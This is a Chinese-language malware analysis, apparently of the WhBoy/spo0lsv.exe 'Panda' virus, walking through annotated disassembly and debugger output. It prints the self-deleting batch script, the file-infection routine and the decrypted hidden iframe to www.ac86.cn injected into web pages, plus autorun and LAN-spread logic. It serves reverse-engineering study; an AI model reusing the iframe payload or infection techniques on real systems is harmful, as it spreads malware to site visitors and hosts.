
```
98$. bat
Edit As: Text Run Script Run Template
0 10 20 30 40 50 60 7
1 :try1
2 del "C:\Windows\System32\drivers\spo0lsv.exe"
3 if exist "C:\Windows\System32\drivers\spo0lsv.exe" goto try1
4 ren "C:\Windows\System32\drivers\spo0lsv.exe.exe" "spo0lsv.exe"
5 if exist "C:\Windows\System32\drivers\spo0lsv.exe.exe" goto try2
6 "C:\Windows\System32\drivers\spo0lsv.exe"
7 :try2
8 del %0
9
```

- **sub_405458**——此函数的主要功能是遍历进程，检查是否有 spo0lsv.exe 进程在运行，对其进行重命名 Sys_Check_Process_Running

```

00405465 mov     [ebp+var_134], eax
0040546B mov     [ebp+var_8], edx
0040546E mov     [ebp+var_4], eax ; eax = "spo01sv.exe"
00405471 mov     eax, [ebp+var_4]
00405474 call    @LStrAddRef ; __linkproc__ LStrAddRef
00405479 xor     eax, eax
0040547B push    ebp
0040547C push    offset loc_405524
00405481 push    dword ptr fs:[eax]
00405484 mov     fs:[eax], esp
00405487 xor     ebx, ebx
00405489 xor     edx, edx
0040548B mov     eax, 2
00405490 call    Sys_Traversal_Process3 ; Delphi2006/BDS2006 Visual Component Library
00405490 call    Sys_Traversal_Process3 ; Delphi2006/BDS2006 Visual Component Library
00405495 mov     esi, eax
00405497 mov     [ebp+var_130], 128h
004054A1 lea     edx, [ebp+var_130]
004054A7 mov     eax, esi
004054A9 call    Sys_Traversal_Process2 ; Delphi2006/BDS2006 Visual Component Library
004054A9 call    Sys_Traversal_Process2 ; Delphi2006/BDS2006 Visual Component Library
004054AE jmp     short loc_4054F4

```



12) 如果恶意程序进程没有在执行，那么重新执行系统目录下的恶意程序。

13. sub_40D18C —— 程序的恶意行为：感染受害者主机的文件

sub_40D18C 函数为恶意程序的主要功能模块，跟入该函数，发现调用三个函数：

```

0040D18C
0040D18C
0040D18C
0040D18C sub_40D18C proc near
0040D18C call sub_40A5B0
0040D191 call sub_40C374
0040D196 mov ax, 0Ah
0040D19A call sub_40BACC
0040D19F retn
0040D19F sub_40D18C endp
0040D19F

```

sub_40A5B0

1) 第一个函数 sub_40A5B0 主要功能是创建一个线程：

```

0040A5B0
0040A5B0
0040A5B0
0040A5B0 sub_40A5B0 proc near
0040A5B0 push    ecx
0040A5B1 push    esp                ; lpThreadId
0040A5B2 push    0                  ; dwCreationFlags
0040A5B4 push    0                  ; lpParameter
0040A5B6 push    offset sub_40A48C ; lpStartAddress
0040A5B8 push    0                  ; dwStackSize
0040A5BD push    0                  ; lpThreadAttributes
0040A5BF call    j_CreateThread_0
0040A5C4 pop     edx
0040A5C5 retn
0040A5C5 sub_40A5B0 endp
0040A5C5

```

- 跟入线程的代码块，此处的代码会先获取磁盘目录

```

004075C2
004075C2 loc_4075C2:
004075C2 lea     ebx, [esi+41h]
004075C5 lea     eax, [ebp+var_8]
004075C8 mov     edx, ebx
004075CA call    unknown_libname_6 ; Delphi2006/BDS2006 Visu
004075CF mov     edx, [ebp+var_8]
004075D2 lea     eax, [ebp+var_4]
004075D5 mov     ecx, offset loc_40764C
004075D9 call    @LStrCat3          ; __linkproc__ LStrCat3
004075DF mov     eax, [ebp+var_4]
004075E2 call    @LStrToPChar      ; __linkproc__ LStrToPChar
004075E7 push    eax                ; lpRootPathName
004075E8 call    j_GetDriveTypeA ; 获取主机磁盘目录
004075ED cmp     ax, 3
004075F1 jz      short loc_4075FF

```

- 接下来的主要功能集中在函数 sub_409348 中

```

0040A549 call    @LStrCat          ; __linkproc__ LStrCat
0040A54E mov     eax, [ebp+var_20]
0040A551 call    sub_409348    ; 主要功能函数

```

```

0040A556
0040A556 loc_40A556:
0040A556 dec     ebx
0040A557 test    ebx, ebx
0040A559 jnz     loc_40A4C2

```


sub_409348

- 跟入函数 sub_409348 进行分析，该函数非常复杂，应该是整个恶意程序的主要功能模块，程序首先会遍历被感染主机，然后根据文件的格式进行不同的操作：

```

004093B2
004093B2 loc_4093B2:
004093B2 lea     eax, [ebp+var_178]
004093B8 mov     ecx, offset dword_40A1BC ; 字符串'*.x'
004093BD mov     edx, [ebp+var_4]
004093C0 call    @LStrCat3          ; __linkproc__ LStrCat3
004093C5 mov     eax, [ebp+var_178] ; 字符串"C: \*.x"
004093CB lea     ecx, [ebp+var_164]
004093D1 mov     edx, 3Fh
004093D6 call    sub_407530        ; 查找指定文件
004093DB test    eax, eax
004093DD jnz     loc_40A118

```



- 对于文件夹的话，会在指定文件夹下创建 Desktop.ini 文件，并且会对文件的创建时间进行校验，如果不是此时产生的，则对文件进删除。

```

004098F7 push    [ebp+var_4]
004098FA push    [ebp+var_158]
00409900 push    offset aDesktop__ini_1 : "\\Desktop_.ini"
00409905 lea     eax, [ebp+var_228]
0040990B mov     edx, 3
00409910 call    @LStrCatN ; __linkproc__ LStrCatN
00409915 mov     eax, [ebp+var_228]
0040991B lea     edx, [ebp+var_8]
0040991E call    My_File_Read
00409923 lea     eax, [ebp+SystemTime]
00409929 push    eax ; lpSystemTime; 获取文件创建时间
0040992A call    j_GetLocalTime
0040992F lea     edx, [ebp+var_22C]
00409935 movzx   eax, [ebp+SystemTime.wYear]
0040993C call    sub_40576C ; 时间的格式转换函数
00409941 push    [ebp+var_22C]
00409947 push    offset dword_40A3D0
0040994C lea     edx, [ebp+var_230]
00409952 movzx   eax, [ebp+SystemTime.wMonth]
00409959 call    sub_40576C
0040995E push    [ebp+var_230]
00409964 push    offset dword_40A3D0
00409969 lea     edx, [ebp+var_234]
0040996F movzx   eax, [ebp+SystemTime.wDay]
00409976 call    sub_40576C ; 时间格式转换
0040997B push    [ebp+var_234]
00409981 lea     eax, [ebp+var_C]

```

- 对于不同的文件，采用不同的操作，这些文件被分为两大类：
 - Exe, scr, fip, com,
 - Html, asp, php, jsp, aspx

```

seg000:0040A414 dword_40A414
seg000:0040A420 dword_40A420
seg000:0040A42C dword_40A42C
seg000:0040A438 dword_40A438
seg000:0040A444 dword_40A444
seg000:0040A450 aHtml
seg000:0040A455
seg000:0040A458
seg000:0040A460 dword_40A460
seg000:0040A46C dword_40A46C
seg000:0040A478 dword_40A478
seg000:0040A484 aAspx
seg000:0040A489

```

```

dc     'EXE', 0FFFFFFFh, 3 ; |
dc     'RCS', 0FFFFFFFh, 3 ; |
dc     'FIP', 0FFFFFFFh, 3 ; |
dc     'MOC', 0FFFFFFFh, 3 ; |
dc     'mth', 0FFFFFFFh, 4 ; |
text   "UTF-8", 'html', 0 ; |
align 4
dc     0FFFFFFFh, 3
dc     'psa', 0FFFFFFFh, 3 ; |
dc     'php', 0FFFFFFFh, 3 ; |
dc     'psj', 0FFFFFFFh, 4 ; |
text   "UTF-8", 'aspx', 0 ; |
align 4

```

对于第一类文件，均调用函数 sub_407F00 进行处理，第二类文件则调用函数 sub_4079CC 进行处理

```

00409D1F call    my_upper_str
00409D24 mov     eax, [ebp+var_290]
00409D2A push    eax
00409D2B lea     edx, [ebp+var_298]
00409D31 mov     eax, offset dword_40A414  字符串'EXE'
00409D36 call    My_Upper_Str
00409D3B mov     edx, [ebp+var_298]
00409D41 pop     eax
00409D42 call    @@LStrCmp ; __linkproc__ LStrCmp
00409D47 jnz     short loc_409D68

00409D49 lea     eax, [ebp+var_29C]
00409D4F mov     ecx, [ebp+var_158]
00409D55 mov     edx, [ebp+var_4]
00409D58 call    @@LStrCat3 ; __linkproc__ LStrCat3
00409D5D mov     eax, [ebp+var_29C]
00409D63 call    sub_407F00

00409F29 lea     edx, [ebp+var_2E8]
00409F2F mov     eax, offset aHtml ; "html"
00409F34 call    My_Upper_Str
00409F39 mov     edx, [ebp+var_2E8]
00409F3F pop     eax
00409F40 call    @@LStrCmp ; __linkproc__ LStrCmp
00409F45 jnz     short loc_409F66

00409F47 lea     eax, [ebp+var_2EC]
00409F4D mov     ecx, [ebp+var_158]
00409F53 mov     edx, [ebp+var_4]
00409F56 call    @@LStrCat3 ; __linkproc__ LStrCat3
00409F5B mov     eax, [ebp+var_2EC]
00409F61 call    sub_4079CC

```

- 结合动态检测的结果, 我们知道恶意程序会将所有的可执行文件都变成了同样的图标, 而此处的代码正好会遍历被感染主机中的所有文件, 那么此处应该就是恶意程序的核心恶意行为部分, 由于不同的文件类型会调用不同的函数, 我们来分别对上述的两个函数进行分析:

a) 首先是 sub_407F00

- ◆ 该函数首先对遍历到的文件名进行校验, 看看是否是恶意程序本体

```

00407F86 loc_407F86:
00407F86 call    @Randomize
00407F8B lea     edx, [ebp+var_1E4]
00407F91 xor     eax, eax
00407F93 call    Sys_Get_Exe_Path
00407F98 mov     edx, [ebp+var_1E4] ; 当前程序的路径
00407F9E mov     eax, [ebp+var_4] ; 此时读取的文件路径
00407FA1 call    @@LStrCmp ; __linkproc__ LStrCmp
00407FA6 jnz     short loc_407FB5

```

- ◆ 然后将遍历到的文件读取到内存中

```

00407FB5 loc_407FB5:
00407FB5 lea     eax, [ebp+var_8]
00407FB8 call    @@LStrClr ; __linkproc__ LStrClr
00407FBD lea     edx, [ebp+var_8] ; 用于保存遍历到的文件内容
00407FC0 mov     eax, [ebp+var_4]
00407FC3 call    My_File_Read ; 读取文件到内存中
00407FC8 cmp     [ebp+var_8], 0
00407FCC jnz     short loc_407FDB

```

- ◆ 接下来检查内存中该文件的数据是否包含字符串“WhBoy”, 此处用于检测程序是否已经被感染, 如果已经被感染, 则不进行后面的感染操作, 也就是说字符串“WhBoy”是程序感染的特征之一。

```

00407FDB
00407FDB loc_407FDB: ; 检查文件中是否包含字符串 "WhBoy"
00407FDB mov     edx, [ebp+var_8]
00407FDE mov     eax, offset aWhboy ; "WhBoy"
00407FE3 call    @@LStrPos ; __linkproc__ LStrPos
00407FE8 test     eax, eax
00407FEA jle     short loc_407FF9

```

- ◆ 用当前运行的恶意程序替换为遍历到的文件

```

00407FF9 loc_407FF9: ; dwFileAttributes
00407FF9 push     80h
00407FFE mov     eax, [ebp+var_4] ; 读取到的文件名
00408001 call    @@LStrToPChar ; __linkproc__ LStrToPChar
00408006 mov     ebx, eax
00408008 push     ebx ; lpFileName
00408009 call    j_SetFileAttributesA
0040800E push     1 ; dwMilliseconds
00408010 call    j_Sleep
00408015 push     0 ; bFailIfExists
00408017 push     ebx ; lpNewFileName
00408018 lea     edx, [ebp+var_1E8]
0040801E xor     eax, eax
00408020 call    Sys_Get_Exec_Path ; 获取当前程序路径
00408025 mov     eax, [ebp+var_1E8]
0040802B call    @@LStrToPChar ; __linkproc__ LStrToPChar
00408030 push     eax ; lpExistingFileName
00408031 call    j_CopyFileA
00408036 test     eax, eax
00408038 jnz     short loc_408047

```

- ◆ 接下来进行一个长的字符串拼接，一共 6 个字符串拼接得到目标字符串，由于其中一个字符串是由被遍历的文件数据，一个系统函数和函数 sub_405534 处理得到。

```

00408047
00408047 loc_408047: ; ;
00408047 push     offset dword_40816C ; 字符串 "WhBoy"
0040804C lea     edx, [ebp+var_18C]
00408052 mov     eax, [ebp+var_4] ; 遍历到的文件的完整路径
00408055 call    sub_405534 ; 从路径中提取出文件名
0040805A push     [ebp+var_1EC] ; 遍历的文件名
00408060 push     offset a_exe_0 ; ".exe"
00408065 push     offset dword_40818C ; 0x2h
0040806A mov     eax, [ebp+var_8] ; 内存中遍历的文件数据
0040806D call    unknown_libname_32 ; Delphi2006/BDS2006 Visual Component
; Delphi2006/BDS2006 Visual Component
00408072 lea     edx, [ebp+var_1F0]
00408078 call    sub_40576C
0040807D push     [ebp+var_1F0]
00408083 push     offset dword_408198 ; 0x1h
00408088 lea     eax, [ebp+var_10]
0040808B mov     edx, 6 ; 6个字符串进行拼接
00408096 call    @@LStrCatN ; __linkproc__ LStrCatN

```

- ◆ 用 OD 动态调试，查看到字符串，其中的? 分别是 0x1h 和 0x2h，字符串中见的数字应该是文件的大小；所以，该字符串的组成为：
"WhBoy" + 程序名称 + ".exe" + 0x1h + 源文件大小 + 0x2h

地址	ASCII 数据
0120DCAC	.WhBoy\$I28ZQSV.exe.exe0305720. .
0120DCCC

- ◆ 继续往下，就发现了整个恶意程序的核心功能，将被遍历文件的真实数据添加到“假的”被遍历的文件（此时被遍历的文件已经被恶意程序替换）后面，然后将上述拼接得到的字符串也添加到后面。


```

00408090 call    @@LStrCatN ; linkproc LStrCatN
00408095 lea     eax, [ebp+var_C] ; 复制被遍历的文件内容
00408098 mov     edx, [ebp+var_8] ; 被遍历的文件内容
0040809B call    @@LStrLAsq ; linkproc LStrLAsq
004080A0 mov     edx, [ebp+var_4] ; 被遍历文件的完整路径
004080A3 lea     eax, [ebp+var_1DC]
004080A9 call    sub_402AD8 ; 此处的函数应该是文件路径和文件名处理
004080B3 mov     byte ptr [eax], 2
004080B6 lea     eax, [ebp+var_1DC]
004080BC call    @@Append ; 以附加的方式打开文件
004080C1 call    @@_IOTest ; linkproc __IOTest
004080C6 mov     edx, [ebp+var_C] ; 复制被遍历的文件内容
004080C9 lea     eax, [ebp+var_1DC] ; 被遍历的文件名
004080CF call    My_Write_File ; 向被遍历的文件（此时的文件以及被恶意程序所替换）
                                ; 中添加该文件原始的数据
004080D4 call    @@Flush ; linkproc __Flush
004080D9 call    @@_IOTest ; linkproc __IOTest
004080DE mov     edx, [ebp+var_10] ; 前面拼接得到的字符串
004080E1 lea     eax, [ebp+var_1DC]
004080E7 call    My_Write_File ; 再次向文件中添加字符串

```

- ◆ 功能总结：系统的中的源文件被感染后变成了： 恶意程序+源文件+ 感染标记字符串

b) 接下来是函数 sub_4079CC

```

00409F53 mov     edx, [ebp+var_4]
00409F56 call    @@LStrCat3 ; linkproc LStrCat3
00409F5B mov     eax, [ebp+var_2EC] ; 被感染的文件名
00409F61 call    sub_4079CC

```

- ◆ 函数首先将被感染文件保存在内存中，然后调用一个解密函数对两个字符串进行了计算，

```

004079D8 mov     [ebp+var_4], eax ; 被感染的文件路径
004079DB mov     eax, [ebp+var_4]
004079DE call    @@LStrAddRef ; linkproc LStrAddRef
004079E3 xor     eax, eax
004079E5 push    ebp
004079E6 push    offset loc_407ADE
004079EB push    dword ptr fs:[eax]
004079EE mov     fs:[eax], esp
004079F1 lea     edx, [ebp+var_C] ; 保存被感染文件的原始数据
004079F4 mov     eax, [ebp+var_4] ; 被感染的文件路径
004079F7 call    My_File_Read ; 将被感染文件的原始数据保存到内存中
004079FC lea     ecx, [ebp+var_8]
004079FF mov     edx, offset aSearch ; "Search"
00407A04 mov     eax, offset aNbEndWGIspy_ps ; "=nb(end'w{g>ispy>,.ps'x'bb?2'gm.12&mmebl'"...
00407A09 call    My_Decompile ; 解密函数

```

- ◆ 并且将字符串保存在遍历 var_8 中，用 OD 调试得到的字符串如下，可以发现该字符串是一个隐藏的 html 窗口代码，我们猜测改代码会在 html 文件中插入了恶意代码，能够隐蔽地访问恶意站点。

004079FC	804D F8	lea ecx,dword ptr ss:[ebp-0x8]	
004079FF	BA F47A4000	mov edx,spo01sv.00407AF4	ASCII "Search"
00407A04	B8 047B4000	mov eax,spo01sv.00407B04	ASCII "=nb(end'w{g>ispy>,.p
00407A09	E8 42D8FFFF	call spo01sv.00405250	
00407A0E	8B55 F4	mov edx,dword ptr ss:[ebp-0xC]	
00407A11	8B45 F8	mov eax,dword ptr ss:[ebp-0x8]	
00407A14	E8 9BC7FFFF	call spo01sv.004041B4	

堆栈 ss:[0136F8EC]=01172844, (ASCII "<iframe src=http://www.ac86.cn/66/index.htm width=0" height=0")

地址	数值	注释	
0136F8EC	01170841	ASCII "<iframe src=http://www.ac86.cn/66/index.htm width=0" height=0"	0136FBD0
0136F8F0	01176E1C	ASCII "C:\1_am_a_test_sample.html"	0136FBD0
0136F8F4	0136FF4C		0136FBD0

- ◆ 继续往下，程序会判断原始文件中是否已经包含这个恶意的 html 代码，以此来检测文件是否已经被感染，也就是代码 "<iframe src=http://www.ac86.cn/66/index.htm width=0" height=0"></iframe>" 是第二类文件的感染标记。

```

00407A04 mov     eax, offset aNbEndWGIspy_ps ; "=nb(end'w{g>ispy>,.ps'x'bb?2'gm.12&mmebl'"...
00407A09 call    My_Decompile ; 解密函数
00407A0E mov     edx, [ebp+var_C] ; 保存被感染文件的原始数据
00407A11 mov     eax, [ebp+var_8] ; 恶意html代码
00407A14 call    @@LStrPos ; linkproc LStrPos
00407A19 test    eax, eax
00407A1B jnz     loc_407AC3

```

- ◆ 继续往下，发现往文件中写入恶意 html 代码的部分：

```

00407A3B mov     edx, 1
00407A40 mov     eax, [ebp+var_4] ; 被感染的文件路径
00407A43 call    @FileOpen
00407A48 mov     ebx, eax
00407A4A mov     ecx, 2           ; dwMoveMethod
00407A4F xor     edx, edx       ; lDistanceToMove
00407A51 mov     eax, ebx
00407A53 call    sub_4056FC   ; 打开文件，并将光标移动到指定位置
00407A58 jmp     short loc_407A64

00407A73 loc_407A73:
00407A73 push    [ebp+var_8] ; 恶意html代码
00407A76 push    offset dword_407B58 ; 0xDh
00407A7B push    offset dword_407B64 ; 0xAh
00407A80 lea     eax, [ebp+var_8]
00407A83 mov     edx, 3
00407A88 call    @LStrCatN ; 拼接得到新的字符串
00407A8D mov     eax, [ebp+var_8]
00407A90 call    unknown_libname_32 ; 猜测是计算数据的长度
00407A95 push    eax
00407A96 lea     eax, [ebp+var_8]
00407A99 call    j_@System@_16809_0 ; System::_16809
00407A9E mov     edx, eax ; lpBuffer
00407AA0 mov     eax, ebx ; 被感染的文件路径
00407AA2 pop     ecx ; nNumberOfBytesToWrite
00407AA3 call    sub_40572C ; 将数据写入文件
00407AA8 mov     eax, ebx
00407AA8 call    sub_405758 ; 关闭文件
00407AAF xor     eax, eax

```

- ◆ 用 OD 调试得到相关的具体信息，发现恶意的 html 代码拼接了一个换行符“\n”和一个回车符“\r”；继续单步调试，能够验证 00407A90 处的函数为长度计算函数，因为该函数的参数是拼接后的恶意 html 代码，而计算后 eax 中的返回值正好是 0x4Ch (十进制 72)，正好是恶意代码的长度。

00407A73	> FF75 F8	push dword ptr ss:[ebp-0x8]	
00407A76	. 68 587B4000	push spo01sv.00407B58	ASCII "\r"
00407A7B	. 68 647B4000	push spo01sv.00407B64	ASCII "\n"
00407A80	. 8D45 F8	lea eax,dword ptr ss:[ebp-0x8]	
00407A83	. BA 03000000	mov edx,0x3	
00407A88	. E8 FFC4FFFF	call spo01sv.00403F8C	
00407ABD	. 8B45 F8	mov eax,dword ptr ss:[ebp-0x8]	
00407A90	. E8 37C4FFFF	call spo01sv.00403ECC	
00407A95	. 50	push eax	spo01sv.00407A8D
00407A96	. 8D45 F8	lea eax,dword ptr ss:[ebp-0x8]	

堆栈 ss:[0136FBEC]=01170844, (ASCII "<iframe src=http://www.ac86.cn/66/index.htm width=0 height=0></iframe\r\n")

地址	数值	注释
0136FBEC	01170844	ASCII "<iframe src=http://www.ac86.cn/66/index.htm width=0 height=0></iframe\r\n"
0136FBF0	01176E1C	ASCII "C:\I_am_a_TEST_SAMPLE.html"

sub_40C374

- 跟入第二个函数 sub_40C374，
 - 该函数会设置一个定时器，定时执行 TimerFunc 处的代码：

```

0040C374
0040C374
0040C374
0040C374 sub_40C374 proc near
0040C374 push offset TimerFunc ; lpTimerFunc
0040C379 push 1770h ; uElapse
0040C37E push 0 ; nIDEvent
0040C380 push 0 ; hWnd
0040C382 call j_SetTimer
0040C387 mov dword_40E2AC, eax
0040C38C retn
0040C38C sub_40C374 endp
0040C38C

```

- 进入该代码段进行分析，此处的代码会拼接两个字符串，一个是“C:\setup.exe”，另一个是“C:\autorun.inf”

```

0040BF84 lea     eax, [ebp+var_200]
0040BF8A mov     edx, [ebp+var_4]
0040BF8D mov     dl, [edx+ebx-1]
0040BF91 call   unknown_libname_6 ; Delphi2006/BDS2006 Visual Component Library
0040BF96 mov     edx, [ebp+var_200]
0040BF9C lea     eax, [ebp+var_C]
0040BF9F mov     ecx, offset aSetup_exe_0 ; '\\setup.exe'
0040BFA4 call   @@LStrCat3 ; __linkproc__ LStrCat3
0040BFA9 lea     eax, [ebp+var_204]
0040BFAF mov     edx, [ebp+var_4]
0040BFB2 mov     dl, [edx+ebx-1]
0040BFB6 call   unknown_libname_6 ; Delphi2006/BDS2006 Visual Component Library
0040BFB8 mov     edx, [ebp+var_204]
0040BFC1 lea     eax, [ebp+var_8]
0040BFC4 mov     ecx, offset aAutorun_inf ; '\\autorun.inf'
0040BFC9 call   @@LStrCat3 ; __linkproc__ LStrCat3
0040BFCE mov     eax, [ebp+var_C]
0040BFD1 call   sub_40C374
0040BFD8 mov     eax, [ebp+var_10]
0040BFDE lea     edx, [ebp+var_208]
0040BFDE xor     eax, eax
0040BFE4 call   @ParamStr
0040BFE6 mov     eax, [ebp+var_208]
0040BFF1 lea     edx, [ebp+var_10]
0040BFF4 call   sub_40BD34
0040BFF9 lea     edx, [ebp+var_14]
0040BFFC mov     eax, [ebp+var_C]
0040BFFF call   sub_40BD34
0040C004 mov     eax, [ebp+var_10]
0040C007 mov     edx, [ebp+var_14]
0040C00A call   @@LStrCmp ; 检查此运行的程序是否是 C:\setup.exe
0040C00F jz      loc_40C0FF

```

- 继续往下，会检查这两个文件的创建时间是否一致，如果时间不一致则将当前程序复制到“C:\setup.exe”；如果时间一致，则会检查当前程序是否是“C:\setup.exe”

```

0040BFD1 call   sub_40C374
0040BFD8 mov     eax, [ebp+var_10]
0040BFDE lea     edx, [ebp+var_208]
0040BFDE xor     eax, eax
0040BFE4 call   @ParamStr
0040BFE6 mov     eax, [ebp+var_208]
0040BFF1 lea     edx, [ebp+var_10]
0040BFF4 call   sub_40BD34
0040BFF9 lea     edx, [ebp+var_14]
0040BFFC mov     eax, [ebp+var_C]
0040BFFF call   sub_40BD34
0040C004 mov     eax, [ebp+var_10]
0040C007 mov     edx, [ebp+var_14]
0040C00A call   @@LStrCmp ; 检查此运行的程序是否是 C:\setup.exe
0040C00F jz      loc_40C0FF

```

- 如果不是，则删除“C:\setup.exe”


```

00404260
00404260 sub_404260 proc near
00404260 xor     ecx, ecx
00404262 call    @@WriteString ; __linkproc__ WriteLString
00404267 retn
00404267 sub_404260 endp
00404267

```

- 接下来再将 setup.exe 与 autorun.inf 得属性设为隐藏。

```

0040C253 mov     edx, offset aSetup_exe_0 ; ".\\setup.exe"
0040C258 call    @LStrCat ; __linkproc__ LStrCat
0040C25D mov     eax, [ebp+var_21C]
0040C263 call    @LStrToPChar ; __linkproc__ LStrToPChar
0040C268 push    eax ; lpFileName
0040C269 call    j_SetFileAttributesA
0040C26E push    ? ; dwFileAttributes
0040C270 mov     eax, [ebp+var_8]
0040C273 call    @LStrToPChar ; __linkproc__ LStrToPChar
0040C278 push    eax ; lpFileName
0040C279 call    i_SetFileAttributesA

```

- 此函数 sub_40C374 的主要功能分析基本结束

sub_40BACC

- 1) 再跟入函数 sub_40BACC

- a) 该函数的组成较为简单，主要调用了个随机数生成函数和函数 sub_403C00

```

0040BAEA mov     byte_40F7A5, 1
0040BAF1 call    @Randomize
0040BAF6 test    bx, bx
0040BAF9 jbe     short loc_40BB16

```



```

0040BAFB
0040BAFB loc_40BAFB:
0040BAFB push    0
0040BAFD push    0
0040BAFF lea     eax, [ebp+var_4]
0040BB02 push    eax
0040BB03 mov     ecx, offset sub_40BA8C
0040BB08 xor     edx, edx
0040BB09 xor     eax, eax
0040BB0C call    sub_403C00
0040BB11 dec     bx
0040BB14 jnz     short loc_40BAFB

```

- b) 跟入函数 sub_403C00，发现该函数会创建一个进程:

```

00403C16 mov     [eax], edi
00403C18 mov     edx, [ebp+arg_8]
00403C1B mov     [eax+4], edx
00403C1E mov     byte_40F035, 1
00403C25 mov     edx, [ebp+lpThreadId]
00403C28 push    edx ; lpThreadId
00403C29 mov     edx, [ebp+dwCreationFlags]
00403C2C push    edx ; dwCreationFlags
00403C2D push    eax ; lpParameter
00403C2E mov     eax, offset @System@_16780 ; System::_16780
00403C33 push    eax ; lpStartAddress
00403C34 push    esi ; dwStackSize
00403C35 push    ebx ; lpThreadAttributes
00403C38 call    j_CreateThread
00403C3A non     edi

```

- c) 直接跟如该进程的地址并不能发现有用的信息，其中用动态的方式调用了个函数 call edx；用 OD 进行下段查看函数的地址为 0040BA8C:

```

00403BCB call @System@_16694 ; System::_16694
00403BD0 push ebp
00403BD1 xor ecx, ecx
00403BD3 push offset @System@_16754 ; System::_16754
00403BD8 mov edx, fs:[ecx]
00403BDB push edx
00403BDC mov fs:[ecx], esp
00403BDF mov eax, [ebp+lpThreadParameter]
00403BE2 mov ecx, [eax+4]
00403BE5 mov edx, [eax]
00403BE7 push ecx
00403BE8 push edx
00403BE9 call sub_402540
00403BEE pop edx
00403BEF pop eax
00403BF0 call edx
00403BF2 xor edx, edx
00403BF4 pop ecx
00403BF5 mov fs:[edx], ecx

00403BE8 . 52 push edx
00403BE9 . E8 52E9FFFF call spo01sv.00402540
00403BEE . 5A pop edx
00403BEF . 50 pop ecx
00403BF0 . FF02 call edx
00403BF2 . 31D2 xor edx, edx
00403BF4 . 59 pop ecx
00403BF5 . 64:890A mov dword ptr fs:[edx], ecx
00403BF8 . 59 pop ecx
00403BF9 . 50 pop ebx

```

edx=0040BA8C (spo01sv.0040BA8C)

d) 跟入该地址 0040BA8C，该地址块代码调用函数 sub_40B864

```

0040BAA2 mov eax, off_40A610
0040BAA7 call unknown_libname_5 ; Delphi2006/BDS2006 Visual Component Library
0040BAAC call sub_40B864
0040BAB1 xor eax, eax

```

e) 跟入函数 sub_40B864，发现该函数会将恶意代码在内网进行传播

```

0040B8A7 mov eax, [ebp+var_4]
0040B8AA call sub_40B520
0040B8AF push 6 ; protocol
0040B8B1 push 1 ; type
0040B8B3 push 2 ; af
0040B8B5 call j_socket
0040B8BA mov ebx, eax
0040B8BC mov [ebp+name.sa_family], 2
0040B8C2 push 8Bh ; hostshort
0040B8C7 call j_htons ; 将16位主机字符顺序转换成网络字符顺序
0040B8CC mov word ptr [ebp+name.sa_data], ax
0040B8D0 mov eax, [ebp+var_4]
0040B8D3 mov eax, [eax+14h]
0040B8D6 call @@LStrToPChar ; __linkproc__ LStrToPChar
0040B8DB push eax ; cp
0040B8DC call j_inet_addr ; 将网络地址转换成二进制数据
0040B8E1 mov dword ptr [ebp+name.sa_data+2], eax
0040B8E4 push 10h ; namelen
0040B8E6 lea eax, [ebp+name]
0040B8E9 push eax ; name
0040B8EA push ebx ; s
0040B8EB call j_connect ; 与目标主机创建TCP连接
0040B8F0 inc eax
0040B8F1 jz short loc_40B947
0000B8EB 0040B8EB: sub 40B864+87

```

14. sub_40D088 —— 设置定时器进行程序执行和驻留

接下来分析函数 sub_40D088

1) 该函数内部会多次调用定时器执行代码块：

sub_40CEE4
sub_40D040
sub_40D048
sub_407430
sub_40CC4C

sub_40C728

```
0040D096 loc_40D096: ; lpTimerFunc
0040D096 push offset sub_40CEE4
0040D09B push 3E8h ; uElapse
0040D0A0 push 0 ; nIDEvent
0040D0A2 push 0 ; hWnd
0040D0A4 call j_SetTimer ; 定时器, 每隔一段时间运行某个程序
0040D0A9 mov dword_40E2B0, eax
0040D0AE push offset sub_40D040 ; lpTimerFunc
0040D0B3 push 124F80h ; uElapse
0040D0B8 push 0 ; nIDEvent
0040D0BA push 0 ; hWnd
0040D0BC call j_SetTimer
0040D0C1 mov dword_40E2B4, eax
0040D0C6 push offset sub_40D048 ; lpTimerFunc
0040D0CB push 2710h ; uElapse
0040D0D0 push 0 ; nIDEvent
0040D0D2 push 0 ; hWnd
0040D0D4 call j_SetTimer
0040D0D9 mov uIDEvent, eax
0040D0DE push offset sub_407430 ; lpTimerFunc
0040D0E3 push 1770h ; uElapse
0040D0E8 push 0 ; nIDEvent
0040D0EA push 0 ; hWnd
0040D0EC call j_SetTimer
```

2) 第一个代码块 sub_40CEE4 的功能:

a) 该处的代码会先进行调用函数 sub_406E2C 创建进程

```
0040CEF6 mov fs:[eax], esp
0040CEF9 call sub_406E2C
